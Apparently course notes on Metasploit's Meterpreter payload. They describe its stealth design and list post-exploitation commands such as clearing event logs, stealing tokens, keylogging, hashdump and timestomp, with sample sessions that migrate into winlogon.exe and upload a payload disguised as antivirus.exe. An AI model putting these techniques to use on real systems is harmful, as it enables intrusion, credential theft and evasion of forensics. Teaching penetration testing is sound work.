## UNIT-II *(Chapter-II)*

## *Meterpreter commands*

## What is Meterpreter?

Meterpreter, short for The Meta-Interpreter is an advanced payload that is included in the Metasploit Framework. Its purpose is to provide complex and advanced features. The way that it accomplishes this is by allowing developers to write their own extensions in the form of shared object (DLL) files that can be uploaded and injected into a running process on a target computer after exploitation has occurred.

## How Meterpreter Works?

* The target executes the initial stager. This is usually one of bind, reverse, findtag, passivex, etc.
* The stager loads the DLL prefixed with Reflective. The Reflective stub handles the loading/injection of the DLL.
* The Metepreter core initializes, establishes a TLS/1.0 link over the socket and sends a GET. Metasploit receives this GET and configures the client.
* Lastly, Meterpreter loads extensions. It will always load stdapi and will load priv if the module gives administrative rights. All of these extensions are loaded over TLS/1.0 using a TLV protocol.

**Meterpreter Design Goals**

#### Stealthy:

* Meterpreter resides entirely in memory and writes nothing to disk.
* No new processes are created as Meterpreter injects itself into the compromised process and can migrate to other running processes easily.
* By default, Meterpreter uses encrypted communications.
* All of these provide limited forensic evidence and impact on the victim machine.
  1. **Powerful:**
* Meterpreter utilizes a channelized communication system.
* The TLV protocol has few limitations.
  1. **Extensible:**
* Features can be augmented at runtime and are loaded over the network.
* New features can be added to Meterpreter without having to rebuild it.


**Adding Runtime Features**

New features are added to Meterpreter by loading extensions.

* The client uploads the DLL over the socket.
* The server running on the victim loads the DLL in-memory and initializes it.
* The new extension registers itself with the server.
* The client on the attackers machine loads the local extension API and can now call the extensions functions.

**Meterpreter basic commands**

Once the session will be opened with target system, the prompt shows **meterpreter>**



Meterpreter has lot of advanced commands.to list all the commands type **help** in terminal.

It consists of core commands, system commands, network commands, file system commands, user-interface commands etc.

**List of commands**

## 1) Core Commands

At its most basic use, meterpreter is a Linux terminal on the victim's computer. As such, many of our basic Linux commands can be used on the meterpreter even if it's on a Windows or other operating system.

Here are some of the core commands we can use on the meterpreter.

* **?** - help menu
* **background** - moves the current session to the background
* **bgkill** - kills a background meterpreter script
* **bglist** - provides a list of all running background scripts
* **bgrun** - runs a script as a background thread
* **channel** - displays active channels
* **close** - closes a channel
* **exit** - terminates a meterpreter session
* **help** - help menu
* **interact** - interacts with a channel
* **irb** - go into Ruby scripting mode
* **migrate** - moves the active process to a designated PID
* **quit** - terminates the meterpreter session
* **read** - reads the data from a channel
* **run** - executes the meterpreter script designated after it
* **use** - loads a meterpreter extension
* **write** - writes data to a channel
* **machine\_id**
* uuid

## 2. File System Commands

* **cat** - read and output to stdout the contents of a file
* **cd** - change directory on the victim
* **del** - delete a file on the victim
* **download** - download a file from the victim system to the attacker system
* **edit** - edit a file with vim
* **getlwd** - print the local directory
* **getwd** - print working directory
* **lcd** - change local directory
* **lpwd** - print local directory
* **ls** - list files in current directory
* **mkdir** - make a directory on the victim system
* **pwd** - print working directory
* **rm** - delete a file
* **rmdir** - remove directory on the victim system
* **upload** - upload a file from the attacker system to the victim
  1. **Networking Commands**
* **ipconfig** - displays network interfaces with key information including IP address, etc.
* **portfwd** - forwards a port on the victim system to a remote service
* **route** - view or modify the victim routing table
  1. **System Commands**
* **clearav** - clears the event logs on the victim's computer
* **drop\_token** - drops a stolen token
* **execute** - executes a command
* **getpid** - gets the current process ID (PID)
* **getprivs** - gets as many privileges as possible
* **getuid** - get the user that the server is running as
* **kill** - terminate the process designated by the PID
* **ps** - list running processes
* **reboot** - reboots the victim computer
* **reg** - interact with the victim's registry
* **rev2self** - calls RevertToSelf() on the victim machine
* **shell** - opens a command shell on the victim machine
* **shutdown** - shuts down the victim's computer
* **steal\_token** - attempts to steal the token of a specified (PID) process
* **sysinfo** - gets the details about the victim computer such as OS and name

## User Interface Commands

* **enumdesktops** - lists all accessible desktops
* **getdesktop** - get the current meterpreter desktop
* **idletime** - checks to see how long since the victim system has been idle
* **keyscan\_dump** - dumps the contents of the software keylogger
* **keyscan\_start** - starts the software keylogger when associated with a process such as Word or browser
* **keyscan\_stop** - stops the software keylogger
* **screenshot** - grabs a screenshot of the meterpreter desktop
* **set\_desktop** - changes the meterpreter desktop
* **uictl** - enables control of some of the user interface components

## 6. Privilege Escalation Commands

* **getsystem** - uses 15 built-in methods to gain sysadmin privileges
  1. **Password Dump Commands**
* **hashdump** - grabs the hashes in the password (SAM) file


Note that hashdump will often trip AV software, but there are now two scripts that are more stealthy, "run hashdump" and "run smart\_hashdump". Look for more on those on my upcoming meterpreter script cheat sheet.

* 1. **Timestomp Commands**
* **timestomp** - manipulates the modify, access, and create attributes of a file

**Practical explanation of above listed commands**

**1. background**

Using the *background* command places the current **session** into the background and brings us back to the Metasploit console without terminating the **session**. We can begin to interact with the **session** again by using the *sessions* Metasploit command.




**2. Migrate:**

Meterpreter initially runs inside the exploited process or as its own executable’s process in some cases. If that process is stopped for any reason, the Meterpreter **session** will close, so it is good practice to *migrate* the **session** to more stable process such as Windows’ explorer.exe.

The following example shows the use of a handful of commands in order to locate a process that the user will not close during his or her **session**. The commands are:

1. *ps* – Show a list of running processes.
2. *getpid* – Display the process Meterpreter is using, which shows an svchost.exe.
3. *migrate pid* – **Move Meterpreter** to a new process **ID** number, where we request the winlogon.exe process.
4. *getpid* – Display the new process Meterpreter is using, which we verify is the winlogon.exe process.



**exit** or **quit**

Returns to the Meterpreter console and closes the active **session**.



**2) File System Commands**

**1.Cat:**

The *cat* command displays the contents of a single file. As of the time of this writing, the command will throw an **error**when trying to read an emtpy file.

**meterpreter** > ***cat passwords.txt***

harleydavidson

password

kidsbirthday

**2. cd**

To change **directory** the *cd* command is used.

The command will accept both back and forward slashes somewhat interchangeably, though using a forward slash seems to work more frequently. "." and ".." are used to access the current and parent **directory**, respectively, and double-quotes can be used to access directories with spaces in the names.

**meterpreter** > ***pwd***

C:\

**meterpreter** > ***cd /"Program Files"/"Internet Explorer"***

**meterpreter** > ***pwd***

C:\**Program Files**\Internet Explorer

**meterpreter** > ***cd ../../"documents and settings"/Administrator/Desktop/***

C:\Documents and Settings\Administrator\Desktop

**3. download**

When we need to retrieve a file from the target we use the *download* command, which transfers the specified file into our local working **directory**. In the event that we need to recursively **download** an entire **directory**, we use the *download -r* command.

**meterpreter** > ***download users.txt***

[\*] downloading: **users**.txt -> **users**.txt

[\*] downloaded : **users**.txt -> **users**.txt

**4. edit**

To edit a file using our default text editor we use the *edit* command. Behind the scenes, Meterpreter will **download** a copy of the file to a temp **directory**, then upload the new file when the edit is complete.

**meterpreter** > ***edit users.txt***

**5. getlwd**

We can show the current working **directory** on our local machine by using *getlwd* (get local working **directory**), or by using the alias *lpwd* (local print working **directory**).

**meterpreter** > ***getlwd***

/root/Desktop/**metasploit**

**meterpreter** > ***lpwd***

/root/Desktop/**metasploit**

**6. getwd**

We can show the current working **directory** on the exploited machine by using *getwd* (get working **directory**), or by using the alias *pwd* (print working **directory**).

**meterpreter** > ***getwd***

C:\**Program Files**\Internet Explorer

**meterpreter** > ***pwd***

C:\**Program Files**\Internet Explorer

**7. lcd**

To change the local **directory** we use the *lcd* command.

The command only accepts arguments in the same way as your operating **system**'s cd command, so refer to your **system**'s documentation for specific instructions. The following example shows *lcd* on a Linux **system**.

**meterpreter** > ***lpwd***

/root/Desktop/**metasploit**

**meterpreter** > ***lcd ../..***

**meterpreter** > ***lpwd***

/root/myusername

**meterpreter** > ***lcd /home/andrer/Desktop/metasploit***

**meterpreter** > ***lpwd***

/home/myusername/Desktop/**metasploit**

**8. lpwd**

We can show the current working **directory** on our local machine by using *lpwd* (local print working **directory**), or by using the alias *getlwd* (get local working **directory**).

**meterpreter** > ***lpwd***

/home/myusername/Desktop/**metasploit**

**meterpreter** > ***getlwd***

/home/myusername/Desktop/**metasploit**

**9. ls**

We can see both the current working **directory** and a detailed listing of files in that **directory** by using the *ls*command. File listings are given in a format similar to the **GNU** ls program.

**meterpreter** > ***ls***

Listing: C:\Documents and Settings\Administrator\Desktop\shared

===============================================================

Mode Size Type Last modified Name

---- ---- ---- ------------- ----

40777/rwxrwxrwx 0 dir **Wed Dec** 31 18:00:00 -0600 1969 .

40777/rwxrwxrwx 0 dir **Wed Dec** 31 18:00:00 -0600 1969 ..

100777/rwxrwxrwx 14965 fil **Wed Dec** 31 18:00:00 -0600 1969 meter-443.exe

40777/rwxrwxrwx 0 dir **Wed Dec** 31 18:00:00 -0600 1969 u3

**10. mkdir**

We use *mkdir* to make a new **directory** on the target **system**.

**meterpreter** > ***mkdir antivirus-update***

Creating **directory**: antivirus-update

**meterpreter** > ***ls***

Listing: C:\Documents and Settings\Administrator\Desktop

================================================

Mode Size Type Last modified Name

---- ---- ---- ------------- ----

40777/rwxrwxrwx 0 dir **Wed Dec** 31 18:00:00 -0600 1969 .

40777/rwxrwxrwx 0 dir **Wed Dec** 31 18:00:00 -0600 1969 ..

40777/rwxrwxrwx 0 dir **Wed Dec** 31 18:00:00 -0600 1969 antivirus-update

40777/rwxrwxrwx 0 dir **Wed Dec** 31 18:00:00 -0600 1969 shared

40777/rwxrwxrwx 0 dir **Wed Dec** 31 18:00:00 -0600 1969 worki**ng**

**11.pwd**

We can show the current working **directory** on our local machine by using *pwd* ( print working **directory**), or by using the alias *getwd* (get working **directory**).

**meterpreter** > ***pwd***

C:\**Program Files**\Internet Explorer

**meterpreter** > ***getwd***

C:\**Program Files**\Internet Explorer

**12.  rmdir**

We can remove an empty **directory** with the *rmdir* command. The command will throw an **error** if the **directory** is not empty.

**meterpreter** > ***rmdir antivirus-update***

Removing **directory**: antivirus-update

**13. upload**

To send a file to the target **system** we use the *upload* command, using the -r switch to recursively upload directories and their contents. In the following example we are uploading a falsely named Meterpreter payload.

**meterpreter** > ***upload antivirus.exe***

[\*] uploading : antivirus.exe -> antivirus.exe

[\*] uploaded : antivirus.exe -> antivirus.exe

**meterpreter** > ***ls***

Listing: C:\Documents and Settings\Administrator\Desktop\antivirus-update

=================================================================

Mode Size Type Last modified Name

---- ---- ---- ------------- ----

40777/rwxrwxrwx 0 dir **Wed Dec** 31 18:00:00 -0600 1969 .

40777/rwxrwxrwx 0 dir **Wed Dec** 31 18:00:00 -0600 1969 ..

100777/rwxrwxrwx 10912 fil **Wed Dec** 31 18:00:00 -0600 1969 antivirus.exe